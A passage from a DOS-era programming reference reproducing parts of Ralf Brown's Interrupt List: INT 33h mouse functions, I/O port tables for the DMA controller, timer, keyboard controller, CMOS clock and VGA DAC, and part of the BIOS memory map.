--------M-33000A----------------------------
INT 33 - MS MOUSE v3.0+ - DEFINE TEXT CURSOR
```

```
        AX = 000Ah
        BX = hardware/software text cursor
           0000h software
                CX = screen mask
                DX = cursor mask
           0001h hardware
                CX = start scan line
                DX = end scan line
Note:   when the software cursor is selected, the character/attribute data at
          the current screen position is ANDed with the screen mask and then
          XORed with the cursor mask
SeeAlso: AX=0009h,INT 62/AX=007Eh
--------M-33000B----------------------------
INT 33 - MS MOUSE v1.0+ - READ MOTION COUNTERS
        AX = 000Bh
Return: CX = number of mickeys mouse moved horizontally since last call
        DX = number of mickeys mouse moved vertically
Notes:  a mickey is the smallest increment the mouse can sense
        positive values indicate down/right
SeeAlso: AX=0003h,AX=001Bh,AX=0027h
--------M-33000C----------------------------
INT 33 - MS MOUSE v1.0+ - DEFINE INTERRUPT SUBROUTINE PARAMETERS
        AX = 000Ch
        CX = call mask (see #03171)
        ES:DX -> FAR routine (see #03172)
SeeAlso: AX=0018h

Bitfields for mouse call mask:
Bit(s)  Description      (Table 03171)
 0      call if mouse moves
 1      call if left button pressed
 2      call if left button released
 3      call if right button pressed
 4      call if right button released
 5      call if middle button pressed (Mouse Systems/Logitech/Genius mouse)
 6      call if middle button released (Mouse Systems/Logitech/Genius mouse)
 7-15   unused
Note:   some versions of the Microsoft documentation incorrectly state that CX
          bit 0 means call if mouse cursor moves

(Table 03172)
Values interrupt routine is called with:
        AX = condition mask (same bit assignments as call mask)
        BX = button state
        CX = cursor column
        DX = cursor row
        SI = horizontal mickey count
        DI = vertical mickey count
```

```
Notes:  some versions of the Microsoft documentation erroneously swap the
          meanings of SI and DI
        in text modes, the row and column will be reported as a multiple of
          the character cell size, typically 8x8 pixels
--------M-33000D-----------------------------
INT 33 - MS MOUSE v1.0+ - LIGHT PEN EMULATION ON
        AX = 000Dh
SeeAlso: AX=000Eh,INT 10/AH=04h
--------M-33000E-----------------------------
INT 33 - MS MOUSE v1.0+ - LIGHT PEN EMULATION OFF
        AX = 000Eh
SeeAlso: AX=000Dh
--------V-FF---------------------------------
INT FF - PC/FORTH - GRAPHICS API
        BX = function number
            0001h function REDRAW
            0002h function !PEL
            0003h function @PEL
            0004h function LINE
            0005h function ARC
            0006h function @BLOCK
            0007h function !BLOCK
            0008h function FLOOD
        DS:SI -> FORTH program counter
        SS:BP -> FORTH parameter stack
        SS:SP -> FORTH return stack
        details of parameters not available
Return: AX,BX,CX,DX,ES,DI may be destroyed
Note:   these functions all display an error message if the graphics routines
          are not resident
```

## 71.3 Port listing

This is only a portion of the port list available with RBIL. For a complete listing please refer CD.

### 71.3.1 Notations

```
The port description format is:

PPPPw RW  description

where:  PPPP    is the four-digit hex port number or a plus sign and three hex
                digits to indicate an offset from a base port address
        w       is blank for byte-size port, 'w' for word, and 'd' for dword
        R       is dash (or blank) if not readable, 'r' if sometimes readable,
                'R' if "always" readable, '?' if readability unknown
        W       is dash (or blank) if not writable, 'w' if sometimes writable,
```

```
                         'W' if "always" writable, 'C' if write-clear, and
                         '?' if writability unknown
```

### 71.3.2 Listing

```
----------P0000001F--------------------------
PORT 0000-001F - DMA 1 - FIRST DIRECT MEMORY ACCESS CONTROLLER (8237)
SeeAlso: PORT 0080h-008Fh"DMA",PORT 00C0h-00DFh

0000  R-  DMA channel 0        current address          byte  0, then byte 1
0000  -W  DMA channel 0        base address             byte  0, then byte 1
0001  RW  DMA channel 0 word count             byte 0, then byte 1
0002  R-  DMA channel 1        current address          byte  0, then byte 1
0002  -W  DMA channel 1        base address             byte  0, then byte 1
0003  RW  DMA channel 1 word count             byte 0, then byte 1
0004  R-  DMA channel 2        current address          byte  0, then byte 1
0004  -W  DMA channel 2        base address             byte  0, then byte 1
0005  RW  DMA channel 2 word count             byte 0, then byte 1
0006  R-  DMA channel 3        current address          byte  0, then byte 1
0006  -W  DMA channel 3        base address             byte  0, then byte 1
0007  RW  DMA channel 3 word count             byte 0, then byte 1

0008  R-  DMA channel 0-3 status register (see #P0001)
0008  -W  DMA channel 0-3 command register (see #P0002)
0009  -W  DMA channel 0-3 write request register (see #P0003)
000A  RW  DMA channel 0-3 mask register (see #P0004)
000B  -W  DMA channel 0-3 mode register (see #P0005)

000C  -W  DMA channel 0-3 clear byte pointer flip-flop register
           any write clears LSB/MSB flip-flop of address and counter registers
000D  R-  DMA channel 0-3 temporary register
000D  -W  DMA channel 0-3 master clear register
           any write causes reset of 8237
000E  -W  DMA channel 0-3 clear mask register
           any write clears masks for all channels
000F  rW  DMA channel 0-3 write mask register (see #P0006)
Notes:  the temporary register is used as holding register in memory-to-memory
          DMA transfers; it holds the last transferred byte
        channel 2 is used by the floppy disk controller
        on the IBM PC/XT channel 0 was used for the memory refresh and
          channel 3 was used by the hard disk controller
        on AT and later machines with two DMA controllers, channel 4 is used
          as a cascade for channels 0-3
        command and request registers do not exist on a PS/2 DMA controller

Bitfields for DMA channel 0-3 status register:
Bit(s)  Description     (Table P0001)
 7      channel 3 request active
 6      channel 2 request active
```

```
 5      channel 1 request active
 4      channel 0 request active
 3      channel terminal count on channel 3
 2      channel terminal count on channel 2
 1      channel terminal count on channel 1
 0      channel terminal count on channel 0
SeeAlso: #P0002,#P0481

Bitfields for DMA channel 0-3 command register:
Bit(s)  Description     (Table P0002)
 7      DACK sense active high
 6      DREQ sense active high
 5      =1 extended write selection
        =0 late write selection
 4      rotating priority instead of fixed priority
 3      compressed timing (two clocks instead of four per transfer)
        =1 normal timing (default)
        =0 compressed timing
 2      =1 enable controller
        =0 enable memory-to-memory
 1-0    channel number
SeeAlso: #P0001,#P0004,#P0005,#P0482

Bitfields for DMA channel 0-3 request register:
Bit(s)  Description     (Table P0003)
 7-3    reserved (0)
 2      =0 clear request bit
        =1 set request bit
 1-0    channel number
        00 channel 0 select
        01 channel 1 select
        10 channel 2 select
        11 channel 3 select
SeeAlso: #P0004

Bitfields for DMA channel 0-3 mask register:
Bit(s)  Description     (Table P0004)
 7-3    reserved (0)
 2      =0 clear mask bit
        =1 set mask bit
 1-0    channel number
        00 channel 0 select
        01 channel 1 select
        10 channel 2 select
        11 channel 3 select
SeeAlso: #P0001,#P0002,#P0003,#P0484

Bitfields for DMA channel 0-3 mode register:
```

```
Bit(s)  Description     (Table P0005)
 7-6    transfer mode
        00 demand mode
        01 single mode
        10 block mode
        11 cascade mode
 5      direction
        =0 increment address after each transfer
        =1 decrement address
 3-2    operation
        00 verify operation
        01 write to memory
        10 read from memory
        11 reserved
 1-0    channel number
        00 channel 0 select
        01 channel 1 select
        10 channel 2 select
        11 channel 3 select
SeeAlso: #P0002,#P0485

Bitfields for DMA channel 0-3 write mask register:
Bit(s)  Description     (Table P0006)
 7-4    reserved
 3      channel 3 mask bit
 2      channel 2 mask bit
 1      channel 1 mask bit
 0      channel 0 mask bit
Note:   each mask bit is automatically set when the corresponding channel
          reaches terminal count or an extenal EOP sigmal is received
SeeAlso: #P0004,#P0486
----------P0040005F-------------------------
PORT 0040-005F - PIT - PROGRAMMABLE INTERVAL TIMER (8253, 8254)
Notes:  XT & AT use ports 40h-43h; PS/2 uses ports 40h, 42h-44h, and 47h
        the counter chip is driven with a 1.193 MHz clock (1/4 of the
        original PC's 4.77 MHz CPU clock)
SeeAlso: PORT 0044h,PORT 0048h

0040  RW  PIT  counter 0, counter divisor           (XT, AT, PS/2)
        Used to keep the system time; the default divisor of (1)0000h
        produces the 18.2Hz clock tick.
0041  RW  PIT  counter 1, RAM refresh counter (XT, AT)
        don't set below 3 on PCs (default 12h), and don't mess with this
        counter at all unless you really know what you're doing....
0042  RW  PIT  counter 2, cassette & speaker   (XT, AT, PS/2)
        During normal operation mode (8253) 40h-42h set the counter values on
        write and get the current counter value on read. In 16bit modes two
        consequtive writes/reads must be issued, first with the low byte,
```

```
          followed by the high byte. In 8254 read back modes, all selected
          counters and status are latched and must be read out completely
          before normal operation is valid again.  Each counter switches back
          to normal operation after read out.  In 'get status and counter'
          mode the first byte read is the status, followed by one or two
          counter values. (see #P0379)  Note that 16-bit reads performed
          without using the "latch" command will get the current high/low
          portion of the counter at the instant of the port read, so it is
          possible for the low part of the counter to wrap around before the
          high part gets read, resulting in a significant measurement error
0043  RW  PIT  mode port, control word register for counters 0-2 (see #P0380)
          Once a control word has been written (43h), it must be followed
          immediately by performing the corresponding action to the counter
          registers (40h-42h), else the system may hang!!

Bitfields for 8254 PIT counter status byte:
Bit(s)    Description       (Table P0379)
 7        PIN status of OUTx Pins (1=high, 0=low)
 6        counter start value loaded
          =0: yes, so counter latch is valid to be read
          =1: no, wait for counter latch to be set (may last a while)
5-0       counter mode, same as bit5-0 at 43h
SeeAlso: #P0380

Bitfields for 8253/8254 PIT mode control word:
Bit(s)    Description       (Table P0380)
 7-6      counter select
          00  counter 0 select
          01  counter 1 select       (not PS/2)
          10  counter 2 select
          11  (8253) reserved
              (8254) read back counter (see #P0379)
---if counter select---
 5-4      counter access
          00  counter latch command
                    BUG:    Intel Neptune/Mercury/Aries Chipset 8237IB (SIO) needs
                              a short delay after issuing this command, else the
                              latched MSB may be outdated with respect to the LSB,
                              resulting in large measuring errors.
                            Workaround: Check for this condition by comparing
                              results with last results and don't use erroneous
                              results.
          01  read/write counter bits 0-7 only
          10  read/write counter bits 8-15 only
          11  read/write counter bits 0-7 first, then 8-15
 3-1      counter mode
          000 mode 0 select - zero detection interrupt
          001 mode 1 select - programmable one shot
```

```
          x10 mode 2 select - rate generator
          x11 mode 3 select - square wave generator
                    counts down twice by two at a time; latch status and check
                      value of OUT pin to determine which half-cycle is active
                    divisor factor 3 not allowed!
          100 mode 4 select - software triggered strobe
          101 mode 5 select - hardware triggered strobe
 0        counting style
          0  binary counter 16 bits
          1  BCD counter (4 decades)
---if read back---
 5-4      what to read
          00 counter status, then value
          01 counter value
          10 counter status
          11 reserved
 3        select counter 2
 2        select counter 1
 1        select counter 0
 0        reserved (0)
Note:     after issuing a read back 'get status' command, any new read back
            command is ignored until the status is read from all selected
            counters.
--------K-P0060006F--------------------------
PORT 0060-006F - KEYBOARD CONTROLLER 804x (8041, 8042) (or PPI (8255) on PC,XT)
Note:     XT uses ports 60h-63h, AT uses ports 60h-64h

0060  RW  KB controller data port or keyboard input buffer (ISA, EISA)
                    should only be read from after status port bit0 = 1
                    should only be written to if status port bit1 = 0
0060  R-  KeyBoard or KB controller data output buffer (via PPI on XT)
                    PC: input from port A of 8255, if bit7 in 61h set (see #P0396)
                    get scancodes, special codes (in PC: with bit7 in 61h cleared)
                      (see #P0390)

0061  R-  KB controller port B control register (ISA, EISA)
                    system control port for compatibility with 8255 (see #P0393)
0061  -W  KB controller port B (ISA, EISA)   (PS/2 port A is at 0092)
                    system control port for compatibility with 8255 (see #P0392)
0061  -W  PPI Programmable Peripheral Interface 8255 (XT only)
                    system control port (see #P0394)
0062  RW  PPI (XT only) data port C (see #P0395)
0063  RW  PPI (XT only) command mode register (see #P0397)

0064  R-  keyboard controller read status (see #P0398,#P0399,#P0400)
0064  -W  keyboard controller input buffer (ISA, EISA) (see #P0401)

0064  -W  (Amstrad/Schneider PC1512) set 'DIP switch S1' setting
```

```
          stored in CMOS RAM that PPI should report for compatibility
0065  -W  (Amstrad/Schneider PC1512) set 'DIP switch S2' RAM size setting
          stored in CMOS RAM, that PPI port C (PORT 0064h) should report for
          compatibility

0065  R-  communications port (Olivetti M24)
0066  R?  configuration port (Olivetti M24 with model byte 0)
                bit 5 set if 8530 SIO present (see also PORT 0065h"Olivetti")

Bitfields for AT keyboard controller input port:
Bit(s)  Description     (Table P0381)
 7      keyboard enabled
 6      =0  CGA, else MDA
 5      =0  manufacturing jumper installed
 4      =0  system RAM 512K, else 640K
 3-0    reserved
SeeAlso: #P0382,#P0384

Bitfields for AT keyboard controller input port (Compaq):
Bit(s)  Description     (Table P0382)
 7      security lock is unlocked
 6      =0  Compaq dual-scan display, 1=non-Compaq display
 5      system board dip switch 5 is OFF
 4      =0  auto speed selected, 1=high speed selected
 3      =0  slow (4MHz), 1 = fast (8MHz)
 2      no math coprocessor installed
 1-0    reserved
SeeAlso: #P0383

Bitfields for AT keyboard controller output port:
Bit(s)  Description     (Table P0383)
 7      keyboard data output
 6      keyboard clock output
 5      input buffer NOT full
 4      output buffer NOT empty
 3      reserved (see note)
 2      reserved (see note)
 1      gate A20
 0      system reset
Note:   bits 2 and 3 are the turbo speed switch or password lock on
          Award/AMI/Phoenix BIOSes.  These bits make use of nonstandard
          keyboard controller BIOS functionality to manipulate
                pin 23 (8041 port 22) as turbo switch for AWARD
                pin 35 (8041 port 15) as turbo switch/pw lock for Phoenix
SeeAlso: #P0381,#P0384
----------P0070007F--------------------------
PORT 0070-007F - CMOS RAM/RTC (REAL TIME CLOCK)
Note:   the real-time clock may be either a discrete MC146814, MC146818, or
```

```
            an emulation thereof built into the motherboard chipset
SeeAlso: PORT 00A0h"XT"

0070  -W  CMOS RAM index register port (ISA, EISA)
                 bit 7      = 1  NMI disabled from reaching CPU
                            = 0  NMI enabled
                 bit 6-0    CMOS RAM index
                            (64 bytes in early systems, now usually 128 bytes)
        Note:   any write to PORT 0070h should be followed by an action to
                 PORT 0071h or the RTC wil be left in an unknown state.
0071  RW  CMOS RAM data port (ISA, EISA) (see #P0409)

(Table P0409)
Values for Real-Time Clock register number (see also CMOS.LST):
 00h-0Dh clock registers
 0Eh     diagnostics status byte
 0Fh     shutdown status byte
 10h     diskette drive type for A: and B:
 11h     reserved / IBM fixed disk / setup options
 12h     fixed disk drive type for drive 0 and drive 1
 13h     reserved / AMI Extended CMOS setup (AMI Hi-Flex BIOS)
 14h     equipment byte
 15h     LSB of system base memory in Kb
 16h     MSB of system base memory in Kb
 17h     LSB of total extended memory in Kb
 18h     MSB of total extended memory in Kb
 19h     drive C extension byte
 1Ah     drive D extension byte
 1Bh-2Dh reserved
 20h-27h commonly used for first user-configurable drive type
 2Eh     CMOS MSB checksum over 10-2D
 2Fh     CMOS LSB checksum over 10-2D
 30h     LSB of extended memory found above 1Mb at POST
 31h     MSB of extended memory found above 1Mb at POST
 32h     date century in BCD
 33h     information flags
 34h-3Fh         reserved
 35h-3Ch commonly used for second user-configurable drive type
 3Dh-3Eh word to 82335 MCR memory config register at [22] (Phoenix)
 42h-4Ch AMI 1990 Hyundai super-NB368S notebook
         ???
 54h-57h AMI 1990 Hyundai super-NB368S notebook
         ???
 5Ch-5Dh AMI 1990 Hyundai super-NB368S notebook
         ???
 60h-61h AMI 1990 Hyundai super-NB368S notebook
         ???
--------V-P03C603C9--------------------------
```

```
PORT 03C6-03C9 - EGA/VGA/MCGA - DAC REGISTERS
Range: PORT 03C6h or PORT 02C6h (alternate)
SeeAlso: PORT 03C0h,PORT 03C2h,PORT 03C4h,PORT 03CAh,PORT 03CEh"EGA",PORT 03D0h
SeeAlso: PORT 83C6h"Wingine"

03C6  RW  (VGA, MCGA) PEL mask register (default FFh)
                VGA:   AND mask for color-register address.
                MCGA: Never change from the default FFh.
03C6  RW  HiColor ET4000 (Sierra RAMDACs e.g. SC11486, SC11481, SC11488):
                Enable HiColor feature: beside other assignments,
                consequtive read 3C6h 4 times and write magic value 80h to it.
03C7  -W  (VGA,MCGA,CEG-VGA) PEL address register (read mode)
                Sets DAC in read mode and assign start of color register
                index (0..255) for following read accesses to 3C9h.
                Don't write to 3C9h while in read mode. Next access to
                03C8h will stop pending mode immediatly.
03C7  -W  (CEG-Color VGA w/ Edsun Labs RAMDACs)
                Enable and set Countinous Edge Graphics Mode:
                Consecutive writely the following three key sequences in read
                mode (!) to 3C9h register DEh : 'CEG', 'EDS', 'UNx' (x see
                below). Current CEG mode can be read from palette register
                BFh 'blue', write access to that register will disable CEG
                features.
                In CEG modes by combining old with new colors and dynamically
                changing palette values, the effective colors displayable
                are enhanced dramatically (in EDP modes up to virtually 32bit
                truecolor) on standard 16/256 color VGA. Also, effective
                resolution enhancement takes effect by anti-aliasing.
                Necessary EDP escape sequences should be moved to image
                border or single colored areas, if possible.

                REP-mode: if pixel are doubled in current video mode
                EDP-mode: pseudo-truecolor with Edsun dynamic palette
                (see #P0698,#P0699)

                Palette-color-register single-byte-format (each 3 times):
                 Mode A:                 Mode C:
                  bit7-4: mix code        bit3    : 0=color, 1=code
                  bit3-0: color code      bit2-0: color / mix code
                 Mode B:                 Mode D:
                  bit7-5: mix code        bit7-0: see mix code table
                  bit4    : 0=new, 1=old          Non-CEG modes:
                  bit3-0: color code      bit7-0: as usual

                In EDP modes, video-memory-palette-changing escape-sequences:
                 Mode A:    Mode B:    Mode C:    Mode D:
                  7/escape   7/escape   7/escape   0BFh
                  red        red        red7-4     red
```

```
                green      green        red3-0     green
                blue       blue         green7-4   blue
                address    address      green3-0   address
                                        blue7-4
                                        blue3-0
                                        address
03C7  R-  VGA  DAC state register
               bit7-2 reserved
               bit1-0: 00b write palette cycle (write mode)
                       01h reserved
                       10b reserved
                       11b read palette cycle (read mode)
03C8  RW  (VGA,MCGA) PEL address register (write mode)
               Sets DAC in write mode and assign start of color register
               index (0..255) for following write accesses to 3C9h.
               Don't read from 3C9h while in write mode. Next access to
               03C8h will stop pending mode immediatly.
03C8  RW  (Genoa SuperEGA) SuperEGA control register (all emulation modes)
                bit7-2: reserved
                bit1   : 0=EGA mode, 1=backward compatibility mode
                bit0   : not used
03C8  R?  (S3 Trio32/64) General Input Port (see #P0738)
03C9  RW  (VGA,MCGA) PEL data register
               Three consequtive reads (in read mode) or writes (in write
               mode) in the order: red, green, blue. The internal DAC index
               is incremented each 3rd access.
                bit7-6: HiColor VGA DACs only: color-value bit7-6
                bit5-0:                        color-value bit5-0
```

(Table P0698)
Values for EDSUN CEG (Continuous Edge Graphics) modes::

| x: mode: | colors: | mix: | pixel depth: | effective colors: |
|---|---|---|---|---|
| 0 = disabled | 256 | - | 8 | 256 |
| 1 = A | 16 | 16 | 8 | 1920 |
| 2 = A+REP | 16 | 16 | 8 dblscn | 1920 |
| 3 = A+EDP | 15 | 16 | | truecolor |
| 4 = reserved | - | - | - | - |
| 5 = B | 16 | 8 | 8 | 960 |
| 6 = B+REP | 16 | 8 | 8 dblscn | 960 |
| 7 = B+EDP | 15 | 8 | | truecolor |
| 8 = reserved | - | - | - | - |
| 9 = C | 8 | 8 | 4 | 224 |
| 10 = C+REP | 8 | 8 | 4 dblscn | 224 |
| 11 = C+EDP | 7 | 8 | | truecolor |
| 12 = reserved | - | - | - | - |
| 13 = D | 223 | 32 | 8 | 792096 |
| 14 = D+REP | 223 | 32 | 8 dblscn | 792096 |
| 15 = D+EDP | 223 | 32 | | truecolor |

```
SeeAlso: #P0699

(Table P0699)
Values for EDSUN CEG mixing codes:
  Mode A:                 |  Mode C:
 mix: new:      old:    |   mix: new:   old:   colorcode:
   0 = 32/32    0/32   |    0 =     -        -     0
   1 = 30/32    2/32   |    1 =     -        -     1
   2 = 28/32    4/32   |    2 =     -        -     2
   3 = 26/32    6/32   |    3 =     -        -     3
   4 = 24/32    8/32   |    4 =     -        -     4
   5 = 22/32   10/32   |    5 =     -        -     5
   6 = 20/32   12/32   |    6 =     -        -     6
   7 = 18/32   14/32   |    7 =     -        -     7/EDP
   8 = 16/32   16/32   |    8 = 30/32    2/32   -
   9 = 14/32   18/32   |    9 = 28/32    4/32   -
  10 = 12/32   20/32   |   10 = 26/32    6/32   -
  11 = 10/32   22/32   |   11 = 24/32    8/32   -
  12 =  8/32   24/32   |   12 = 22/32   10/32   -
  13 =  6/32   26/32   |   13 = 20/32   12/32   -
  14 =  4/32   28/32   |   14 = 18/32   14/32   -
  15 =  2/32   30/32   |   15 = 16/32   16/32   -
---Mode B:                |  Mode D:
 mix: new:      old:    |   mix:        new:   old:  description:
   0 = 30/32    2/32   |   00h..BEh =    -      -   normal color
   1 = 26/32    6/32   |   BFh       =    -      -   EDP
   2 = 22/32   10/32   |   C0h       = 32/32   0/32
   3 = 18/32   14/32   |   C1h       = 31/32   1/32
   4 = 14/32   18/32   |   C2h       = 30/32   2/32
   5 = 10/32   22/32   |   ...       =  ...    ...
   6 =  6/32   26/32   |   DFh       =  0/32  32/32
   7 =  2/32   30/32   |   E0h-FFh  =    -      -   normal color
SeeAlso: #P0698
```

## 71.4 Memory map

DOS, BIOS and other software use certain specific memory address spaces to store important information. So if we know those addresses, we can manipulate the values present there with *pointers*. For example, the keyboard buffer's head pointer is found at 0040:001A; we need this address if we want to manipulate the keyboard buffer.

Memory map is one of the wonderful collections present in RBIL. You may want to "play" with pointers. So here I present the full memory map from RBIL.

```
--------H-M00000000--------------------------
MEM 0000h:0000h R - INTERRUPT VECTOR TABLE
Size:    1024 BYTEs
Note:    see also the main interrupt list
```

```
--------b-M0000031D--------------------------
MEM 0000h:031Dh - 1989 AMI 386sx BIOS - USER-DEFINABLE TYPE 47 HARD DISK PARMS
Size:    16 BYTEs
Note:    these fields are used if the AMI BIOS setup is set to use the top of
           the interrupt table for the extended BIOS data area
SeeAlso: MEM 0000h:032Dh,INT 41
--------b-M0000032D--------------------------
MEM 0000h:032Dh - 1989 AMI 386sx BIOS - USER-DEFINABLE TYPE 48 HARD DISK PARMS
Size:    16 BYTEs
Note:    these fields are used if the AMI BIOS setup is set to use the top of
           the interrupt table for the extended BIOS data area
SeeAlso: MEM 0000h:031Dh,INT 46
--------B-M00000400--------------------------
MEM 0000h:0400h - BIOS DATA AREA
Size:    256 BYTEs
Note:    see also the MEM 0040h:xxxxh entries
----------M00000500--------------------------
MEM 0000h:0500h - DATA AREA
Size:    256 BYTEs
--------D-M00000600--------------------------
MEM 0000h:0600h - MS-DOS 1.x LOAD ADDRESS
--------D-M00000700--------------------------
MEM 0000h:0700h - MS-DOS 2+ LOAD ADDRESS
--------S-M00400000--------------------------
MEM 0040h:0000h - BASE I/O ADDRESS OF FIRST SERIAL I/O PORT
Size:    WORD
Notes:   the BIOS sets this word to zero if is unable to find any serial ports
           at the addresses it is programmed to check at boot
         DOS and BIOS serial device numbers may be redefined by re-assigning
           these values of the base I/O addresses stored here
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS COM1=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
           timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0002h,MEM 0040h:0004h,MEM 0040h:0006h,MEM 0040h:0008h
SeeAlso: MEM 0040h:007Ch,INT 14/AH=00h,PORT 03F8h"SERIAL"
--------S-M00400002--------------------------
MEM 0040h:0002h - BASE I/O ADDRESS OF SECOND SERIAL I/O PORT
Size:    WORD
Notes:   the BIOS sets this word to zero if is unable to find more than one
           serial port at the addresses it is programmed to check at boot
         DOS and BIOS serial device numbers may be redefined by re-assigning
           these values of the base I/O addresses stored here
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS COM2=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
           timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0000h,MEM 0040h:0004h,MEM 0040h:0006h,MEM 0040h:000Ah
```

```
SeeAlso: MEM 0040h:007Dh,INT 14/AH=00h,PORT 02F8h"SERIAL"
--------S-M00400004--------------------------
MEM 0040h:0004h - BASE I/O ADDRESS OF THIRD SERIAL I/O PORT
Size:    WORD
Notes:   the BIOS sets this word to zero if is unable to find more than two
           serial ports at the addresses it is programmed to check at boot
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS COM3=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
           timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0000h,MEM 0040h:0002h,MEM 0040h:0006h,MEM 0040h:000Ch
SeeAlso: MEM 0040h:007Eh,PORT 03E8h"SERIAL"
--------S-M00400006--------------------------
MEM 0040h:0006h - BASE I/O ADDRESS OF FOURTH SERIAL I/O PORT
Size:    WORD
Notes:   the BIOS sets this word to zero if is unable to find more than three
           serial ports at the addresses it is programmed to check at boot
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS COM4=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
           timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0000h,MEM 0040h:0002h,MEM 0040h:0004h,MEM 0040h:0008h
SeeAlso: MEM 0040h:007Fh,PORT 02E8h"SERIAL"
--------P-M00400008--------------------------
MEM 0040h:0008h - BASE I/O ADDRESS OF FIRST PARALLEL I/O PORT
Size:    WORD
Notes:   the BIOS POST routine fills in the parallel port address fields in
           turn as it finds parallel ports.  All fields beyond the last one
           for which a valid parallel port was found are set to zero.
         the BIOS INT 17 handler uses these fields to address the parallel
           ports
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT1=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).
SeeAlso: MEM 0040h:0000h,MEM 0040h:000Ah,MEM 0040h:000Ch,INT 17/AH=00h
SeeAlso: PORT 0278h"PRINTER",PORT 03BCh"PRINTER"
--------P-M0040000A--------------------------
MEM 0040h:000Ah - BASE I/O ADDRESS OF SECOND PARALLEL I/O PORT
Size:    WORD
Notes:   zero if fewer than two parallel ports installed
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT2=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).
SeeAlso: MEM 0040h:0002h,MEM 0040h:0008h,MEM 0040h:000Ch,PORT 0278h"PRINTER"
SeeAlso: PORT 0378h"PRINTER",INT 17/AH=00h
--------P-M0040000C--------------------------
```

```
MEM 0040h:000Ch - BASE I/O ADDRESS OF THIRD PARALLEL I/O PORT
Size:    WORD
Notes:   zero if fewer than three parallel ports installed
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT3=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).
SeeAlso: MEM 0040h:0004h,MEM 0040h:0008h,MEM 0040h:000Ah,MEM 0040h:000Eh
SeeAlso: PORT 0378h"PRINTER",INT 17/AH=00h
--------P-M0040000E-------------------------
MEM 0040h:000Eh - BASE I/O ADDRESS OF FOURTH PARALLEL I/O PORT (pre-PS/2)
Size:    WORD
Notes:   zero if fewer than four parallel ports installed
         Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT4=(port_address|logical_no)[,[timeout]]
           directive, where port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).  To avoid any interference with the PS/2
           and later interpretation, this will be rejected if this entry does
           not hold 0, which would indicate it is used for different purposes.
SeeAlso: MEM 0040h:0008h,MEM 0040h:000Ah,MEM 0040h:000Eh"BIOS DATA"
SeeAlso: PORT 0378h"PRINTER",INT 17/AH=00h
--------B-M0040000E-------------------------
MEM 0040h:000Eh - SEGMENT OF EXTENDED BIOS DATA SEGMENT (PS/2, newer BIOSes)
Size:    WORD
SeeAlso: MEM 0040h:000Eh"PARALLEL",INT 15/AH=C1h

Format of Extended BIOS Data Area (IBM):
Offset  Size     Description      (Table M0001)
 00h    BYTE     length of EBDA in kilobytes
 01h 15 BYTEs    reserved
 17h    BYTE     number of entries in POST error log (0-5)
 18h  5 WORDs    POST error log (each word is a POST error number)
 22h    DWORD    Pointing Device Driver entry point
 26h    BYTE     Pointing Device Flags 1 (see #M0002)
 27h    BYTE     Pointing Device Flags 2 (see #M0003)
 28h  8 BYTEs    Pointing Device Auxiliary Device Data
 30h    DWORD    Vector for INT 07h stored here during 80387 interrupt
 34h    DWORD    Vector for INT 01h stored here during INT 07h emulation
 38h    BYTE     Scratchpad for 80287/80387 interrupt code
 39h    WORD     Timer3: Watchdog timer initial count
 3Bh    BYTE     ??? seen non-zero on Model 30
 3Ch    BYTE     ???
 3Dh 16 BYTEs    Fixed Disk parameter table for drive 0 (for older machines
                   which don't directly support the installed drive)
 4Dh 16 BYTEs    Fixed Disk parameter table for drive 1 (for older machines
                   which don't directly support the installed drive)
 5Dh-67h         ???
 68h    BYTE     cache control
```

```
                bits 7-2 unused (0)
                bit 1: CPU cache failed test
                bit 0: CPU cache disabled
 69h-6Bh        ???
 6Ch    BYTE    Fixed disk: (=FFh on ESDI systems)
                   bits 7-4: Channel number 00-0Fh
                   bits 3-0: DMA arbitration level 00-0Eh
 6Dh    BYTE    ???
 6Eh    WORD    current typematic setting (see INT 16/AH=03h)
 70h    BYTE    number of attached hard drives
 71h    BYTE    hard disk 16-bit DMA channel
 72h    BYTE    interrupt status for hard disk controller (1Fh on timeout)
 73h    BYTE    hard disk operation flags
                bit 7: controller issued operation-complete INT 76h
                bit 6: controller has been reset
                bits 5-0: unused (0)
 74h    DWORD           old INT 76h vector
 78h    BYTE    hard disk DMA type
                typically 44h for reads and 4Ch for writes
 79h    BYTE    status of last hard disk operation
 7Ah    BYTE    hard disk timeout counter
 7Bh-7Dh
 7Eh  8 WORDs storage for hard disk controller status
 8Eh-E6h
 E7h    BYTE    floppy drive type
                bit 7: drive(s) present
                bits 6-2: unused (0)
                bit 1: drive 1 is 5.25" instead of 3.5"
                bit 0: drive 0 is 5.25"
 E8h  4 BYTEs   ???
 ECh    BYTE    hard disk parameters flag
                bit 7: parameters loaded into EBDA
                bits 6-0: unused (0)
 EDh    BYTE    ???
 EEh    BYTE    CPU family ID (03h = 386, 04h = 486, etc.) (see INT 15/AH=C9h)
 EFh    BYTE    CPU stepping (see INT 15/AH=C9h)
 F0h 39 BYTEs   ???
117h    WORD    keyboard ID (see INT 16/AH=0Ah)
